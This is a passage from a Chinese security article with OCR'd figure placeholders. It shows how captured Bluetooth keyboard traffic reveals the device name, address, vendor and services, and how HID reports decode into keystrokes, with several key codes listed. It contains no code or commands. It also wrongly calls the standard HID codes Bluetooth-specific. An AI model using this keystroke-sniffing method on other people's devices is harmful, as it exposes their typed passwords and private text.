


图3

查看Dell蓝牙键盘的设备地址，如图4所示，为"00:07:61:63:02:BA"。

在旁路对蓝牙键盘的交互过程截获，通过分析蓝牙数据流，我们可以清晰地看到如图5所示左侧蓝牙设备的Name，即"Dell BT Keyboard"，在右侧的内容中也可以清晰地看到。此外，在左侧的Bluetooth Device Address处，也可以清晰地看到该蓝牙设备的地址。

那么，除了通过分析蓝牙设备Banner来识别




图4




图5

出该设备为蓝牙键盘外，还可以通过查询当前数据包中提及的服务来查看蓝牙设备的功能。如图6所示，通过查看"List of Requested Services"，可以查找出当前为"Human Interface Device Service"，即人体工程设备，也就是我们常说的鼠标键盘类设备。




图6

2.蓝牙设备厂商信息查询

通过对蓝牙键盘与主机之间交互过程中的数据报文分析，我们可以在其中关于设备的"Attribute List"，即属性列表里面查看"Provider Name"，即供应商名称。如图7所示，可以清楚地看到出现了"Logitech"的字样，看来传闻中市面上销售的Dell无线蓝牙键鼠套装是由罗技代工是真的。

3.蓝牙键盘输入分析与识别

我想对于很多使用蓝牙键盘的朋友，肯定不会想到自己在使用蓝牙键盘对PDA、笔记本等设备进行操作时，其操作内容和步骤可以被




图7

轻松地截获，甚至还可以被完整地还原出来。这都是无线惹的祸。我们来看几个例子。

如图8所示，当蓝牙键盘使用者输入字母"a"的时候，在截获的数据报文中，对HID进行分析，可以看到显示为"Keyboard a"，即键盘敲入a，而其对应的十六进制编码，在图8所示右侧中可以看到键盘输入字母"a"对应的编码为"04"。这个编码方式和我们已知的绝大多数编码对应并不一样，此为蓝牙键盘特有的编码方式。




图8

而除了字母之外，键盘上的其他特有键位，在输入时也可以被轻松地识别出。如图9所示，常见的回车键在蓝牙键盘上被敲击时，截获到的蓝牙数据报文中将会出现明显的"Keyboard ENTER"提示。同样，对于蓝牙键盘来说，在传输的蓝牙数据流中，回车键对应的十六进制编码为"28"。

对于一些组合键位，比如需要几个键位配合才能够输入的符号或者数值，也能够在拦截到的蓝牙数据流中得以体现。如图10所示，当我们想输入冒号的时候，需要同时按下"shift"键和";"键，当这两个键位在蓝牙键盘上被敲击时，截获到的蓝牙数据报文中在单包中将会出现两个提示"Keyboard Left Shift"和"Keyboard :"，这样的提示表示这两个键位是同时输入的。类似的，对于蓝牙键盘来说，在传输的蓝牙数据流中，冒号":"对应的十六进制编码为"33"。




图9

由于在拦截蓝牙设备交互数据时，并不都是如图10般能够看到整体的数据包结构，通过关键字段来识别蓝牙输入内容，这些都取决于工具本身。为了方便大家查看，通过一些比对实验，我这里制作了一个简单的蓝牙键盘输入编解码对照表，以供参考。如表所示。




图10

